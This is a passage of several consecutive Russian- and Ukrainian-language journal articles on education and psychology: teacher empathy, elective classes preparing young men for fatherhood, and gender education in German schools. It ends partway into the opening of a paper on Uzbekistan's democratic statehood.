Hasanova Patimat Gasanovna,
assistant professor of psychology,

Tsahaeva Angelina Amirovna,
Doctor of Psychology, professor of the Dagestan State Pedagogical University

К ВОПРОСУ О ФАКТОРАХ ПРОФЕССИОНАЛЬНОГО САМОРАЗВИТИЯ ПЕДАГОГА

ON THE ISSUE OF PROFESSIONAL SELF-DEVELOPMENT OF THE TEACHER FACTORS

Аннотация. В результате многолетнего анализа жизненных ситуаций, личных историй, во время психологического консультирования авторы пришли к выводу, что основными факторами, определяющими профессиональное саморазвитие личности педагога, являются: Духовность, Милосердие, Ненасилие, Истина, Доброта. Они же и составляют ядро общечеловеческих ценностей, к реализации которых должно стремиться любое общество.

Ключевые слова: профессиональное саморазвитие, эмпатия, педагогическая эмпатия, личность педагога.

Abstract. As a result, long-term analysis of life situations, personal stories, during counseling, the authors concluded that the main determinants of professional self-development of the personality of the teacher, are spiritual, Mercy, Non-violence, truth, compassion. They constitute the core of universal human values, to the implementation of which should seek any society.

Key words: professional self-development, empathy, pedagogical empathy, personality of the teacher.

Основными механизмами профессионального развития ряд авторитетных учёных считает профессионально значимые качества личности. Если речь идёт о педагогической деятельности, то следует говорить о профессионально важных качествах, в структуре которых ведущее место занимает эмпатия [2]. Остановимся на каждом из них подробнее и определим их логическую связь с таким качеством как эмпатия. Эмпатия — сложное личностное образование. Научные взгляды на природу которого претерпели за последние годы значительные трансформации [1]. Динамика развития понятия эмпатии демонстрирует многоуровневость и многоструктурность. Данный феномен

характеризуется активностью внутренних факторов через актуализацию внешних показателей, реализуя потенциальные возможности саморазвиваться [4].

Общим в организации профессионального саморазвития и эмпатии является рефлексия. В зависимости отнаправленности выделяем профессиональную рефлексю. Профессиональная рефлексия является регулятором не только развития эмпатии, но и собственно профессионального саморазвития. Это необходимый и действенный его механизм. Ученые пришли к выводу, что эмпатия является действенным механизмом формирования эмоциональной отзывчивости и входит в структуру психической природы

любви, альтруизма, составляя индивидуальный эмоциональный опыт человека в различном возрасте. Проанализировав личность эмпатийного педагога, можно прийти к выводу, что для проявления педагогической эмпатии необходим интерес к личности другого, затем желание разобраться, помочь, любое желание соучастия с субъектом, далее эти мотивы и потребности окрашиваются нашим отношением, приобретающим эмоциональный фон, они рисуют перспективные цели. Нравственную сторону педагогической эмпатии характеризует система отношений, обусловленных жизнью и деятельностью самой личности. Всё вышесказанное позволило нам уточнить дефиницию понятия педагогическая эмпатия.

Педагогическая эмпатия — это профессионально необходимое качество личности учителя, включает эмоционально-оценочный компонент в организацию процесса взаимодействия с личностью обучающегося. Являясь регламентатором профессионального поведения учителя, индикатором педагогических умений и способностей, определяет профессиональную успешность и эффективность. Может быть при определённых условиях специфическим механизмом формирования профессионального саморазвития педагога. В связи с наличием вышеописанных современных тенденций в развитии теоретической и практической психологии, становится актуальным изучение любой конкретной проблемы профессионального саморазвития (а проблема педагогической эмпатии конечно же является одной из них, если речь идет о личности учителя), во-первых, в более широком, нежели социально-психологический, контексте; во-вторых, опираясь на современные теоретические и методологические исследования; и, наконец, в-третьих, актуальной становится проблема разработки новых психологических технологий для реализации практической задачи психологии саморазвития личности. Мы теоретически доказали, что педагогическую эмпатию можно формировать и что она является действенным механизмом развития профессионального саморазвития [6].

Таким образом, мы решили первые из поставленных задач нашего исследования педагогической эмпатии как специфического механизма профессионального саморазвития будущего учителя, которые состояли из анализа существующих подходов к проблеме изучения профессионального саморазвития личности и эффективности педагогического общения. Предложили рабочую модель и понятийный аппарат для исследования особенностей формирования педагогической эмпатии как психологического механизма. Дали феноменологическое описание базовых стратегий развития педагогической эмпатии.

А. А. Цахаева в качестве основного регулятора поведения выделяет совесть, создав учение о нравственности, состоящее в восприятии и самовосприятии доминантной установки на другое «лицо» [7]. Формирование этих качеств ученый предлагал осуществлять через интерес к «преданию отцов», через подражательную позитивно, направленную на модель поведения значимых взрослых, истории народов, через развитие сопереживания (эмпатии) миру, всему живому, на основе постановки гуманных целей и духовных задач, предполагающих высокую степень альтруизма. Данный критерий непосредственно связан с подходом к толерантности как к установке, для диагностики которой успешно применялся обобщающий метод — реконструкция эпохи, этноустановок, эмпатийные истории. Непременным условием проведения формирующей работы был личный контакт с реципиентами, анализ их пантомимических возможностей, речевых ошибок, оговорок или риторических достижений. Обращаться к оговоркам мы стали после прочтения научного труда Д. М. Даудова, который пишет: «При всех оговорках для ситуационного анализа характерна ориентация на исследование воспроизводства, а не изменения ситуации, на сохранение устоявшихся форм взаимодействия, а не на создание новых. Творческий аспект человеческого действия в предлагаемой модели уходит на второй план, и человек предстает как объект, подчиняющийся требованиям ситуации. Тем не менее нельзя не признать, что при всех недостатках ситуационный анализ на сегодняшний день представляет наиболее развитую и перспективную область исследований» [5].

Используя все возможности, юноши собирают древние сказания, религиозные истории, притчи, сообщения об археологических находках, обычаях, традициях, кухне, танцах, исследованиях учёных, систематизируют сведения и воссоздают какой-то период прошлого, фрагмент в письменной форме, устных рассказах или сценках. «Один день из жизни иудея, христианина, мусульманина» начинался обрядом, молитвой или ритуалом. Анализ мировоззренческих позиций после формирующего эксперимента показал, что установки, которым юноша обязан следовать, подвергаются критической переоценке (100%), предпринимаются попытки выйти из-под их влияния (в 15%). Состояние внутренней средовой изоляции испытывали 32% испытуемых. Будучи не в силах изменить обстоятельства в свою пользу, учащийся из чувства самосохранения начинает отрицать значимость нравственных законов бытия, заложенных в ожиданиях окружающих, которые требуют к себе толерантного отношения и соответствующего поведения. С этого момента мотивообразующая сила

моральной нормы начинает быстро увеличиваться. Не причисляя себя к группе корпорации или этнической (хотя и продолжая в нее формально входить), ученик испытывает внутреннее облегчение: теперь он может не считаться, пренебречь ее мнением и осуждением, у него сложились свои собственные убеждения и мнения по поводу. Корреляционный анализ свидетельствует о том, какие критериальные показатели природно обусловлены, или обусловлены индивидуальными различиями в педагогических способностях (консервативными и некомпенсируемыми свойствами личности) у будущего педагога. Наибольшие корреляционные связи обнаруживаются по общему количеству барьеров — наличие трудностей в общении с самыми различными категориями людей, включая и учащихся.

Преимущественно эти корреляции обнаружены с показателями тшпинга по правой руке (ПР). Это свидетельствует о степени выраженности силы регуляторного блока [8]. Видимо, левополушарное доминирование по силе регуляторного блока предопределяет степень избирательности блоков или помех в системе дидактической коммуникации. Данные, полученные по методике Я. Стреляу подтверждают, что именно эти показатели характерны для проявления степени выраженности консервативных и некомпенсируемых свойств личностной организации будущих педагогов [9].

Таким образом, обнаруженные корреляции свидетельствуют о наличии природно обусловленных компонентов стилеобразования, которые указывают на диапазон тренируемости данных эмпатийных умений.

Литература

1. Аминова Д. К., Аминов У. К., Цахаева А. А. Трансформация профессионального регистра личности молодого психолога как механизм возникновения эмоционального выгорания. *Успехи современной науки*. 2016. Т. 1. № 7. С. 140–146.
2. Аминова Д. К., Цахаева А. А., Абдурахманова М. А., Асильдерова М. М. Региональная концепция развития педагогического образования в условиях внедрения профессионального стандарта «педагог-психолог» поведения // *Успехи современной науки*. 2016. Т. 2. № 5. С. 64–68.
3. Аминова Д. К., Цахаева А. А. Реализация компетентностной парадигмы психологической безопасности личности при усвоении ОПОП ВОВ соответствии с требованиями ФГОС 3+ направления подготовки «психолого-педагогическое образование» // *Успехи современной науки и образования*. 2016. Т. 2. № 5. С. 137–140.
4. Даудова Д. М., Аминова Д. К., Цахаева А. А. Эмпатия как психологический механизм саморазвития личности будущего психолога // *Успехи современной науки и образования*. 2016. Т. 3. № 4. С. 49–51.
5. Даудова Д. М. Методология интеграции психологии и информатики [Даудова Д. М., Цахаева А. А., Гасанова П. Г.] Монография / Москва, 2016.
6. Цахаева А. А. Основы профориентологии [Цахаева А. А., Даудова Д. М., Гасанова П. Г., Мугадова С. Т., Юсупова Р. Ю.] Учебное пособие. — Москва, 2016. — С.63.
7. Цахаева А. А., Аминова Д. К. Стратегия адаптивного поведения как механизм саморазвития: профессиональный и этнопсихологический аспект. — Махачкала, 2016. (Второе издание).
8. Цахаева А. А., Аминова Д. К. Шпаргалки по психодиагностике. Учебно-методический комплекс для студентов очной и очно-заочной форм обучения по специальности: «Психология в образовании» / Махачкала, 2016.
9. Цахаева А. А., Мугадова С. Т. Профессиональное самоопределение как деятельность развивающегося субъекта обучения и труда. В сборнике: Развитие правового сознания в образовательном пространстве. 2014. — С. 54–59.

Даудова Динара Магомедовна,
кандидат психологических наук, доцент
Гасанова Патимат Гасановна,
доцент психологии,
Аминова Дженнет Камильевна,
аспирантка
Цахаева Анжелина Амировна,
доктор психологических наук, профессор
Дагестанский государственный педагогический университет

Daudova Dinara Magomedovna,
Ph.D., associate professor
Hasanova Patimat Gasanovna,
assistant professor of psychology,
Aminov Jennet Kamilevna,
graduate
Tsahaeva Angelina Amirovna,
Doctor of Psychology, professor of the Dagestan State Pedagogical University

ОРГАНИЗАЦИЯ ФАКУЛЬТАТИВНЫХ ЗАНЯТИЙ ПО ФОРМИРОВАНИЮ ЦЕННОСТНОГО ОТНОШЕНИЯ ЮНОШЕЙ К ОТЦОВСТВУ

ORGANIZATION OF EXTRACURRICULAR ACTIVITIES ON THE FORMATION OF THE VALUABLE RELATION OF YOUNG MEN FOR FATHERHOOD

Аннотация. На фоне большого количества разводов и судебных разбирательств на предмет проживания детей с тем или иным родителем возникла острая необходимость психологического сопровождения формирования родительских чувств еще в детстве. Экспериментально на факультативных занятиях в МОУ № 17 г. Махачкалы проводился ряд психолого-педагогических мероприятий, о результатах которого авторы отчитываются в данной статье.

Ключевые слова: родительство, ценностное отношение, юноша.

Annotation. Against the background of a large number of divorces and legal proceedings on the subject of children living with one or another parent there is an urgent need for psychological support of the formation of parental feelings in childhood. Experiments on facultative employment in the MOU number 17 Makhachkala performed a series of psychological and pedagogical activities, the results of which the authors report in this article.

Key words: Parenting, value attitude, young man.

На фоне большого количества разводов и судебных разбирательств на предмет проживания детей с тем или иным родителем возникла острая необходимость психологического сопровождения формирования родительских чувств еще в детстве. Экспериментально на факультативных занятиях в МОУ № 17 г. Махачкалы. 98% матерей считают, что именно отцы проявляют беспечность по отношению к воспитанию детей. Поэтому мы в содержание факультативных занятий вошли десять тем, которые затрагивают все стороны проблемы подготовки юношей к семейной жизни: нравственные, эстетические, правовые, хозяй-

ственные. Кроме того, первые три темы обеспечивают учащихся знаниями о методологических проблемах формирования родительства. К ним относятся: «Семья и ее основные функции», «Семейная политика Российской Федерации», «Демографическая политика страны».

В исследовании значительное место занимают такие формы и методы работы как творческие сочинения, ролевые игры, рассматривание и обсуждение педагогических ситуаций, работа с методикой незаконченных предложений, психолого-педагогический тренинг и др. Нами экспериментально доказана

мысль о том, что успешное формирование у юношей ценностного отношения к родительству как основе полноценной семьи возможно лишь при условии необходимой обеспеченности юношей теоретическими знаниями и практическими умениями о воспитании в семье. В работе обосновывается необходимость как профессиональной подготовки педагогов, так и формирования педагогической культуры родителей. Для этого приводится ряд тем, нацеленных на подготовку к семейной жизни юношей в современных условиях. В частности, они направлены на обоснование необходимости выполнения семьей репродуктивной, социализационной, экзистенциальной функций.

Реализация формирующего эксперимента, в первую очередь, была связана с использованием потенциальных познавательных и воспитательных возможностей учебных дисциплин гуманитарного и естественного цикла, изучающихся в старших классах общеобразовательной школы. Экспериментальная работа шла не по пути расширения, а обогащения учебной программы и темы, продуманной преподавателем, что способствовало более полному раскрытию материала. В конце первого полугодия, после четырех месяцев целенаправленной работы по формированию готовности к семейной жизни и родительству, мы провели промежуточный срез среди учащихся экспериментальной (94 чел.) и контрольной (126 чел.) групп.

Анализ результатов первого среза и промежуточного подтверждает положительные изменения. Число юношей, показавших низкий уровень знаний, при повторном срезе уменьшилось с 59% до 47%; средний уровень показал явное повышение интереса учащихся к изучаемой проблеме, процент учащихся среднего уровня увеличился на 4,5% (ср. 20% 24,5%); сдвиги в формировании готовности юношей к семейной жизни и родительству наблюдаются и в высоком, и в высшем уровнях (увеличение показателей на 5% и 3%, соответственно). Проведение промежуточного среза подтвердило, что у юношей повысился интерес к проблемам семьи, ее жизнеустройства, воспитанию детей в семье. Формирование у юношей потребности в создании семьи и воспитании детей нашло свое логическое продолжение во внеклассной работе.

По завершения изучения факультатива «Родительство как основа полноценной семьи» нами был проведен итоговый срез. Его сравнение с предыдущими позволило увидеть изменения, прошедшие в уровнях готовности к семейной жизни и родительству у юношей. Детальный анализ каждого уровня в экспериментальных группах свидетельствует, что произошли значительные изменения во всех компонентах готовности к семье и родительству у юношей в условиях опытно-экспериментальной работы.

До ее начала высший уровень готовности к созданию семьи и родительству демонстрировали лишь 6% юношей, тогда как в конце экспериментальной работы — 28,3%; до начала эксперимента на высоком уровне готовности находились 15% юношей, по завершении его — 37%. Возросла ценность знания основ семьи и семейных взаимоотношений, традиций семейного воспитания и знаний народной педагогики, повысился интерес у юношей и девушек к этике семейного общения, интерес к литературе по проблемам родительства. Юноши овладели приемами бесконфликтного общения, использовали эти приемы в ролевых играх и в домашних ситуациях.

Проведенное анкетирование показало, что учащиеся, посещавшие факультативные занятия стали более корректными в семье, в общении с одноклассниками, терпимыми, более внимательными к близким людям. Средний уровень готовности юношей к родительству и семейной жизни также претерпел большие изменения. Если до начала эксперимента 20% учащихся имели знания, необходимые для создания семьи и воспитания детей, а промежуточный срез показал процент 24,5, то в конце экспериментальной работы — 29%. В низком уровне изменения произошли с 59% до 5,7%. Некоторые повышения уровней наблюдались и в контрольных группах, в среднем они составили на каждом уровне 5–6%, что, естественно, отразилось на низком уровне — его процентный коэффициент снизился с 59 до 43.

Таким образом, подтвердилась рабочая гипотеза о том, что успешное формирование у юношей ценностного отношения к родительству как основе полноценной семьи возможно при условии необходимой обеспеченности учащихся теоретическими знаниями о браке, семье, воспитании детей.

Исследование позволило сделать следующие выводы: были выявлены основные компоненты (критерии) подготовки юношей к родительству, разработаны показатели и соответствующие им уровни развития учащихся; более глубокое изучение учебных дисциплин, содержащих в себе познавательные моменты о семье и родительстве: литературы, истории, обществознания, ОБЖ, технологий.

Необходимость углубленного изучения этих предметов была основана на принципах осуществляемой сегодня реформы российского образования; широкое использование потенциальных возможностей внеклассной и вне-учебной работы (диспуты, конференции, дискуссии, семинары и т.д.), оказавших огромное влияние на формирование педагогических умений и навыков, расширение зоны проявления полученных на уроках теоретических знаний; вычленение необходимых знаний и умений для подготовки семьянина, представленных учебными дисциплинами

и внеклассной работой, в условиях огульной информированности учащихся непристойных сторон сексуального воспитания, пропагандируемыми СМИ, напрашивалось введение факультативного курса, специально предназначенного для формирования у юношей ответственного отношения к родительству; исследование подтвердило необходимость введения такого курса с учетом новых социокультурных условий, обесценивание и утере значительного числа

семейных ценностей, возрождение которых все чаще и чаще доказывается в педагогической печати и самой жизнью; проведенным исследованием была обоснована необходимость ведения просвещенческой работы среди педагогов и родителей в интересующем нас направлении. Введенные специальные курсы лекций, семинаров обеспечивали их профессиональными умениями, навыками осуществления в школе подготовки юношей к семейной жизни и будущему родительству.

Литература

1. Абдуллаева Н. А., Цахаева А. А., Аминова Д. К. Готовность к духовно-нравственному поведению младшего школьника как компонент структуры воспитания в дагестанской семье // *Успехи современной науки*. 2016. Т. 2. № 6. С. 23–27.
2. Алиева С. А., Абдуллаева Н. А., Цахаева А. А. Методический арсенал духовно-нравственного воспитания младшего школьника в современных условиях // *Успехи современной науки*. 2016. Т. 2. № 6. С. 78–81.
3. Алиханова Р. А., Цахаева А. А. Феномен маскульности как этнопедагогический потенциал семейного воспитания чеченцев // *Успехи современной науки и образования*. 2016. Т. 1. № 7. С. 124–127.
4. Аминов У. К., Аминова Д. К., Цахаева А. А. Значение интенсивности воздействия эмоционального непринятия клиента на профессиональную деятельность молодого психолога в период решения консультативной задачи. *Успехи современной науки*. 2016. Т. 1. № 7. С. 171–175.
5. Аминов У. К. Ориентации личности: теоретический анализ феномена *НаукаПарк*. 2015. № 6 (36). С. 21–24.
6. Аминова Д. К., Цахаева А. А. Гендерное воспитание в свадебных обрядах кумыков как предмет психологического исследования В сборнике: Развитие правового сознания в образовательном пространстве. материалы 3-ой международной научно-практической конференции. Ответственный редактор: Цахаева А. А.. 2016. С. 44–51.
7. Аминов У. К. Ориентации личности: теоретический анализ феномена *НаукаПарк*. 2015. № 6 (36). С. 21–24.
8. Аминов У. К., Джамалова Б. Б. Роль правовой культуры в формировании здорового и безопасного образа жизни учащейся молодежи В сборнике: Развитие правового сознания в образовательном пространстве. Материалы Международной научно-практической конференции. 2014. С. 246–251.
9. Аминов У. К., Аминова Д. К., Цахаева А. А. Ценностные предикаты: интерпретация с позиций полагающей рефлексии // *Успехи современной науки и образования*. 2016. Т. 1. № 8. С. 182–186.
10. Гасанова П. Г., Даудова Д. М., Аминова Д. К., Цахаева А. А. Влияние гендерных особенностей личности на представление о нравственности // *Успехи современной науки*. 2016. Т. 2. № 5. С. 122–128.
11. Цахаева А. А. Семейные ценности как предмет научного исследования В сборнике: Развитие правового сознания в образовательном пространстве. Материалы 3-ой международной научно-практической конференции. Ответственный редактор: Цахаева А. А.. 2016. С. 51–59.
12. Цахаева А. А., Аминова Д. К., Аминов У. К. Паттернизация ценностных конструктов личности как предмет научной рефлексии // *Успехи современной науки и образования*. 2016. Т. 3. № 4. С. 16–20.
13. Цахаева А. А., Газиева А. М., Аминов У. К. Методологическая база исследования психологии возникновения ценностей личности // *Успехи современной науки и образования*. 2016. Т. 3. № 4. С. 24–27.

Ковальчук Любов Олександрівна

*кандидат педагогічних наук, доцент кафедри німецької мови
Тернопільський національний економічний університет*

Ковальчук Любовь Александровна

*кандидат педагогических наук, доцент кафедры немецкого языка,
Тернопольский национальный экономический университет*

Kovalchuk L.

*candidate of pedagogical sciences, associate professor of department of the German language,
Ternopil National Economic University*

**ШЛЯХИ РЕАЛІЗАЦІЇ ГЕНДЕРНОГО ВИХОВАННЯ
У НАВЧАЛЬНИХ ЗАКЛАДАХ НІМЕЧИНИ
ПУТИ РЕАЛИЗАЦИИ ГЕНДЕРНОГО ВОСПИТАНИЯ
В УЧЕБНЫХ ЗАВЕДЕНИЯХ ГЕРМАНИИ
THE WAYZ OF REALIZATION OF GENDER EDUCATION
IB EDUCATIONAL ESTBLISHMENTS OF GERMANY**

Анотація. Досліджено та з'ясовано шляхи реалізації гендерного виховання в навчальних закладах Німеччини.

Ключові слова: гендерне виховання, Німеччина, навчальні заклади, освітні програми, гендерний підхід.

Аннотация. Исследовано и выяснены пути реализации гендерного воспитания в учебных заведениях Германии.

Ключевые слова: гендерное воспитание, Германия, учебные заведения, образовательные программы, гендерный подход.

Summary. The ways of realization of gender education in educational establishments of Germany are found out and investigated.

Key words: gender education, Germany, educational establishments, educational programs, gender approach.

У європейській, зокрема німецькій, освіті кінця ХХ – початку ХХІ ст. в умовах її глобалізації виразно простежуються реформаційні перетворення, спрямовані на досягнення гендерної рівності. При цьому йдеться не лише про забезпечення однакових прав і можливостей обох статей в отриманні освіти високої якості, а й про зміни у гендерній свідомості учнівської молоді, що передбачає розв'язання багатьох складних і подекуди суперечливих педагогічних проблем. Важливо наголосити, що в Німеччині реформування державної політики в освітній галузі розглядається як важливий шлях підтримання та розвитку соціальної та гендерної рівності. Тому тут і на загальнонаціональному, і на місцевому рівні управління освітою гендерноорієнтованим програмам надається пріоритетне значення. Особливо вагому роль у їх успішній реалізації покликані відіграти експериментальні школи, до організації яких держава залучає таких соціальних партнерів, як бізнесові структури, громадські та релігійні об'єднання. Загалом школи, яким притаманні певні особливості їх розвитку в різних ні-

мецьких землях, шукають власні ефективні шляхи та форми гендерного виховання.

Так, щоб досягти очікуваної ефективності впровадження гендерного підходу у шкільне життя, німецький учений І. Бремер пропонує: 1) проводити гендерну експертизу змісту навчального матеріалу (підручників, посібників) тощо; 2) переглядати інституційно-організаторські чинники, зокрема: становище жінки у шкільній ієрархії, гендерні моделі поведінки вчителів (жінок і чоловіків) у щоденному спілкуванні та співпраці з дітьми; 3) позбавлятися менторського стилю викладання та надмірної «фемінізації» початкових шкіл [2]. Дослідження Г. Шірпа засвідчує, що велику роль у гендерному вихованні дітей обох статей відіграє їх активність та дієвість на перервах, в оформленні класних приміщень, коридорів, подвір'їв, бібліотек/медіатек, майстерень, в організації свят, вистав [6]. Спираючись на досліджені педагогічні джерела, ми встановили, що успішність реалізації гендерного підходу в навчально-виховну практику німецьких шкіл значною мірою забезпечують такі фактори:

1. Послідовне визнання вчителями паритетності статей.

2. Залучення усього педагогічного колективу до гендерних дискусій.

3. Внутрішньошкільне підвищення кваліфікації вчителів.

4. Фіксація принципів і узгоджених положень з питань гендерного виховання у відповідні шкільні програми.

5. Уведення гендерних тем у шкільні навчальні плани. Необхідно вказати на те, що вагомою базою впровадження гендерного виховання в школах Німеччини виступають спеціальні державні і міжнародні програми. Так, із 1984 р. у Гессені діє державна політично-освітня програма, основні напрямки якої стосувались реалізації принципів рівних прав і можливостей дівчат і жінок у загальноосвітніх закладах. Упродовж трьох років була проведена гендерна експертиза та внесено зміни у зміст навчальних планів, програм, підручників тощо. У 1985 році феміністичний інтердисциплінарний дослідницький Інститут освіти та шкільного розвитку створив «студію інтеракцій» з метою дослідження взаємодії між статями (педагогами та учнями) [3].

Саме Гессен став першою федеративною землею, яка на рівні держави відреагувала на впровадження принципів рівності статей в освітній сфері. До міжнародних належить програма «Рівність шансів жінок (1986–1990 рр.)», розроблена комісією Європейської Спільноти. Мета програми – сприяти гендерній рівності, організувати заходи, спрямовані на досягнення позитивних економічних та соціальних змін у сфері загальної та професійної освіти. Програма передбачає: залучати до обговорення освітніх процесів широку громадськість шляхом проведення інформаційних кампаній; формувати гендерно чутливу поведінку серед учнів основних шкіл, реальних училищ та гімназій, допомагати учнівській молоді адаптуватися до нових навчальних програм; сприяти взаємодії між школою та ринком праці; ширше ознайомлювати дівчат із «чоловічими» професіями; підвищувати освітньо-професійний рівень учителів у галузі гендерної педагогіки; поширювати кодування у змішаних школах; усунути чи пом'якшувати гендерні стереотипи у навчально-виховних засобах.

Аналіз освітніх документів засвідчив, що на втілення гендерного виховання у шкільну практику значний вплив мала програма «Гендерна рівність хлопців та дівчат», розроблена на початку 90-их рр. XX ст. і запроваджена у школах Саксонії-Ангальт. Ця програма зобов'язувала школу формувати в учнівській молоді духовні цінності, які забезпечують рівність людей незалежно від їх статі, походження, раси, мови, віри, релігійних і політичних переконань, сприяти обдарованим та здібним дівчатам і хлопцям, а також здійс-

нювати заходи щодо попередження насильства дітей, жінок та молоді [5].

Варто додати, що Міністерство освіти Німеччини проводить потужні інформаційні кампанії з гендерних проблем. Привертає увагу й міністерська постанова «Робота в основній школі». Згідно зі шкільним законом у вказаній постанові наголошується на забезпеченні дітям обох статей рівних прав і можливостей для здобуття належної освіти. Школа перш за все повинна формувати повноцінну особистість із її навичками асертивного, толерантного спілкування та здатністю протидіяти рольовим кліше (слабкі дівчата – сильні хлопці), знаходити альтернативи агресивній та пасивній поведінці.

Розгляд навчально-виховних планів та програм сучасної шкільної системи Німеччини показав, що вони, згідно з принципом гендерного паритету, спрямовані на розвиток креативності, критичного мислення, екологічного світогляду у дітей обох статей, на виховання у них відповідальності та готовності до компромісу, толерантності, тісної співпраці, партнерства, солідарності. Розширення гендерної освіти розглядається як важливий чинник успішної соціалізації учнівської молоді, який посилює шанси дівчат і хлопців реалізувати себе в усіх сферах життєдіяльності [7].

Про актуальність гендерної проблематики в Німеччині свідчать численні програмні концепції, висунуті урядом та міністерствами федеративних земель із метою подолання насилля та впровадження гендерної рівності у навчально-виховний процес початкової, основної школи, реальних училищ та гімназій. У ФРН поширюється досвід виховання, набутий загальноосвітніми закладами, удостоєними державних премій. Такі школи звертають особливу увагу на різноплановість гендерних акцій, що проводяться як на уроках, так і в позаурочний час, активно співпрацюють із громадськістю та ЗМІ. Тут проводяться конкурси учнівських робіт із гендерної проблематики, кращі із них публікуються у місцевій пресі.

Зважаючи на складність впровадження гендерного виховання в німецькі школи, П. Гольшер розробила спеціальний проект школи майбутнього, зміст якого охоплює різні аспекти:

1. Організація навчально-виховного процесу та шкільного самоврядування.

– Зміни у сфері діяльності шкіл та педагогів: школа працює цілий день, обов'язковими є педагогічні конференції на гендерну тематику та присутність учителів в останній тиждень канікул, здійснюється регулярне підвищення кваліфікації вчителів із питань гендерного виховання дітей різної статі, забезпечення умов для налагодження належних контактів школи з усіма закладами, які беруть участь у гендерному вихованні школярів, проведення шкільних форумів, різноманітних свят; розширення

освітніх пропозицій для батьків, а також для учнів (музичні заняття, мовні курси).

– Нові форми взаємодії: взаємовідвідування уроків, проектні роботи, Інтернет-контакти та інтенсивні форми співпраці з іншими виховними закладами, передовсім дитсадками та різними позашкільними громадськими об'єднаннями, а особливо з батьками, соціальними педагогами; постійне контактування з керівниками підприємств, організація практичного та підприємницького навчання. — Особовий склад учителів: учительський колектив долучається до прийняття на роботу нових співробітників, він є збалансованим щодо кількості у ньому чоловіків та жінок, учителі отримують доплату за особливі успіхи, у школах працюють кваліфіковані завгоспи.

2. Матеріальна база школи. Заклад забезпечує можливість диференційованого навчання, а також індивідуальної роботи з дітьми обох статей, у ньому наявні добре обладнані робочі місця для вчителів, приміщення, у яких вони зустрічаються з батьками та гостями школи.

3. Підвищення кваліфікації вчителів і навчальний процес. Учителі постійно підвищують свою гендерну культуру, педагогічну свідомість; у центрі уваги — професіоналізм учителя, набуття ним гендерних знань, в його діяльності переважає творчість, пошук нових педагогічних ідей, він спроможний застосовувати різноманітні типи навчання, диференціювати навчальні стратегії, тісно співпрацювати з учнями, колегами, батьками та позашкільними закладами.

4. Втілення в навчально-виховному процесі ідей особистісного розвитку школярів і школярок. «Відкрите» навчання, реалізація проектів, спрямованість на індивідуалізацію та самостійність учнівського мислення, робота у гомогенних і гетерогенних групах, використання ТЗН, соціальної компетентності учнів та учениць, ознайомлення їх із майбутнім професійним світом, залучення до шкільного життя батьків [4].

У ФРН на сучасному етапі простежується комплексний підхід до розв'язання гендерних проблем

у сфері освіти [1]. Так, у кожній федеративній землі Німеччини створено центри гендерних досліджень (Gender Studies), а у вищих навчальних закладах відкрито кафедри гендерної педагогіки. Постійно діють курси підвищення кваліфікації вчителів із гендерних питань, на яких проводяться спеціальні інформаційні заходи, що спрямовані на подолання гендерної нерівності, створено віртуальні бібліотеки і бази даних з гендерної проблематики у мережі Інтернет. Особливо важливим є те, що гендерний аспект береться до уваги при розробленні та прийнятті навчальних планів і виховних програм, запроваджено також гендерну експертизу шкільних підручників. Висвітлене переконує в тому, що в наші дні утвердження принципів гендерного виховання, невіддільного в німецьких школах від навчальних процесів, — це вагомий чинник поступального розвитку освіти. Розгортанню цього аспекту сприяли коєдукація, «відкриті» школи, освітні реформи, які в 70-ті роки ХХ ст. викликали трансформацію гендерного конструювання. Вона полягає в тому, що гендерне виховання здійснюється шляхом організації в німецьких загальноосвітніх закладах спільного, роздільного та частково-роздільного навчання дітей обох статей. Переосмислення проблеми гендерної соціалізації зумовило появу навчально-виховних програм із гендерним компонентом, адаптованих до нинішніх реалій. Аналіз цих програм дає змогу зробити висновок про те, що пріоритетними у них є насамперед такі моменти: виявлення потенціалу партнерських стосунків між школярками та школярами; домінанта загальнолюдських цінностей, рівноправності жінок і чоловіків; варіативність в оволодінні статево-рольовим репертуаром, взаємозамінність гендерних ролей.

Однак варто зауважити, що в гендерноспрямованих програмах подекуди недостатньо акцентовані ті аспекти, які стосуються вікових особливостей виховання обох статей, що потребує детальнішого розгляду з урахуванням тенденцій, зумовлених трансформаційними процесами у суспільстві.

Література

1. Паничок Т. Я. Статеве виховання учнівської молоді у Німеччині: дис ... пед. наук: 13.00.07.
2. Brehmer I. Geschlechtsspezifische Sozialisation / I. Brehmer // Arbeitsgruppe Elternarbeit. Die Schule lebt — Frauen bewegen die Schule. Dokumentation der 1. Fachtagung in Gießen 1982 und der 2. Fachtagung in Bielefeld 1983 — Frauen und Schule. — München, 1984. — Band 12. — 25 S.
3. Enders-Drägässer U. Interaktionen der Geschlechter Sexismusstrukturen in der Schule / U. Enders-Drägässer, C. Fuchs. — Weinheim, Juventa, 1989. — 166 S.
4. Förderung von Chancengleichheit. Bericht der Expertengruppe des Forum Bildung // www.hu-berlin.de/aktuell/bericht.html
5. Kultusministerium des Landes Sachsen-Anhalt. Konzeption Chancengleichheit // http://www2.bildung-lsa.de/db_data/1368/Konzeption2.rtf
6. Schirp H. Schülerdemokratie und Schulentwicklung. Konzeptuelle und organisatorische Ansätze zur Entwicklung einer demokratischen und sozialen Lernkultur / H. Schirp. — München, 2003. — S. 47–67.
7. Schulprogramm 2006. Gesamtschule Stieghorst. — Bielefeld, 2006. — 8 S.

Орипова Муниса Шамсиддиновна

*преподаватель кафедры «Гуманитарных и экономических наук»
Сурхандарьинского областного института повышения квалификации
и переподготовки работников народного образования*

ФОРМИРОВАНИЕ В УЗБЕКИСТАНЕ ОСНОВ ПРАВОВОГО ДЕМОКРАТИЧЕСКОГО ГОСУДАРСТВА И ГРАЖДАНСКОГО ОБЩЕСТВА

«Независимое узбекское государство — это историческое достижение нашего народа», — писал первый Президент Республики Узбекистан И.А. Каримов в работе «Узбекистан: национальная независимость, экономика, политика, идеология». Наша высшая цель, — по мнению И.А. Каримова, — осуществить мечту народа об обретении подлинной независимости, процветании и благополучии, о достойном месте Узбекистана среди стран мирового сообщества. Мы строим на своей земле основы суверенной узбекской государственности. Мы не пришли к независимости путем исторического казуса, легко, без борьбы, не получили её как подарок. Тем дороже эта независимость нашему народу. 31 августа 1991 года осуществилась извечная мечта народа, получившего право самому решать свою судьбу: Республика Узбекистан объявила о своей государственной независимости. После обретения Узбекистаном независимости республика встала на путь построения демократического, правового государства, гражданского общества, основанного на рыночной экономике.

